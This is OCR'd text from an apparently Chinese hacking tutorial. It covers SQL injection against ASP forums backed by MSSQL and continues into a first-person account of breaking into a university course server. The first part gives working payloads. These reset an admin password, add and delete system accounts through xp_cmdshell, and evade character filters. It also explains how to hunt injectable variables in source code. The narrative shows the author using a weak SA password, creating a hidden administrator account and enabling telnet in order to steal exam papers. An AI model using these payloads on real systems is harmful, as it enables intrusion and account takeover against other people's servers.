


图 11

如果程序屏蔽了空格（replace("request("password"),"",""），N.E.V.E.R是这样利用的：

1';update//bbsuser/**/set/**/password='8888888'/**/where/**/username='admin'/**/--**

并没有空格，道理暂时不知道，我笔记上写的，试了一下，可成功修改密码（图12）。

MSSQL还提供了“xp_cmdshell”这个强大的扩展存储过程（默认安装，可以删除），我们可以和用cmd命令一样，你当前有什么权限就可以执行什么样的命令，现在我们提交这样的变量：

1';exec master.dbo.xp_cmdshell "net user hack hack /add"--

执行后在系统内添加一个叫“hack”的帐号（图13，14）。




图12




图13




图14

如果系统屏蔽了“_”字符（replace(request("password"),"_",""），我是用wawa的方法，提交这样的变量：**“1';declare @a sysname;set @a='master.dbo.xp'+char(95)+'cmdshell';exec @a "net user hack /del"--”**，“declare”是定义变量用的，“char(95)”就是字符“_”，执行后系统内的“hack”用户就被删掉了（图15，16）。其它的如“update”、“insert”等，读者可以触类旁通。总之，MSSQL比Acess好利用，利用的方法较多。




图15




图16

四、如何将所学知识应运到实战

下面讲讲实际拿到一个论坛的源代码是怎么开始找漏洞的，一般打开一个文件，再搜索“request”，然后找到相应的变量（这个变量必须是用户可以控制的变量），如果这个“request”在“sql”的执行语句里面，那么，恭喜你已经找到了一个漏洞；如果不是，编程者一般会把这个“request”回来的变量重新送给一个新的变量中，例如“UserID = request("ID")”，然后我们继续向下搜索“UserID”，看有没有过滤，如果又给了另一个变量，再接着找，直到把变量给MSSQL执行为止。或者倒过来查找，先找“execute”这个字符串，然后找到相应的在MSSQL中执行操作的变量，然后再向上找这个变量，看有没有过滤，直到看到最初的提交的“request”字符串为止，然后看它过滤的程度，构造相应的畸形数据，个人感觉第二种方法较好。

哦，别忘了，include的文件也检查一下。

本文总结了asp漏洞方面的基础知识，还有结合了自己的一些技术和经验，相信可以让初学者少走一些弯路，如果有遗漏或者错误的地方，望指出！

一次完整入侵——从SA到3389

哎！就要考试了，天天忙着复习，头都大了。这不，好久没有上网了。今天是周末，看着手里的大学物理，我就想睡觉。算了，不看了，管不了那么多，上网去！

来到网吧，开了QQ，在X档案的论坛里转转。哦，对了，看了X档案这么久，看着大家入侵都津津有味的，不禁有点手痒痒了，今天也来一次入侵吧！首先当然是选择目标了，我把我能想到的网站都过滤了一遍，最终放在学校计算机学院的物理课程辅导网站上了！要是能进去的话或许能找到物理的考试试卷呢？那样的话，我就不用复习得这么辛苦了，呵呵！

先ping一下网址得到IP是XXX.XX.69.179，好的，拿出X-SCAN把能选的都选上，给他来个大检查。去X档案的论坛里回了几个帖子，在回过头来看看结果，哈哈！我发了，有个MSSQL的弱口令：用户

弱口令123（图1）。哈！看你还不死！




图 1

好了，先清理一下入侵思路：我们的最终目标是3389到服务器上。

既然我拿到了SA弱口令，我就能用SQL连接器连上去，就拥有最高的权限，再开telnet服务，我就能telnet上去，写个3389.bat就能打开他的Terminal Service，那时用3389连接器连上去，我就是老大了，呵呵（陶醉中……）！

好了，思路有了，行动：

拿出SQL连接器，填上对方IP：XXX.XX.69.179，用户名：SA ，口令：123。点击“connect”，很快就连上了。

看看我的权限：**net user ysl$ /add**，命令成功完成；

net user ysl$ ysl000，命令成功完成；

net localgroup administrators ysl$ /add，命令成功完成。

哈哈！现在我可是快成老大了。现在有了最高的权限！好了，接下来用**net start**看看他开了什么服务。哦！还不少，但是没有我想要的telnet和Terminal Service，不过没有关系，我自己来开好了。在SQL连接器的命令行里打上**net start telnet**并回车，完成了（图2）！




图 2

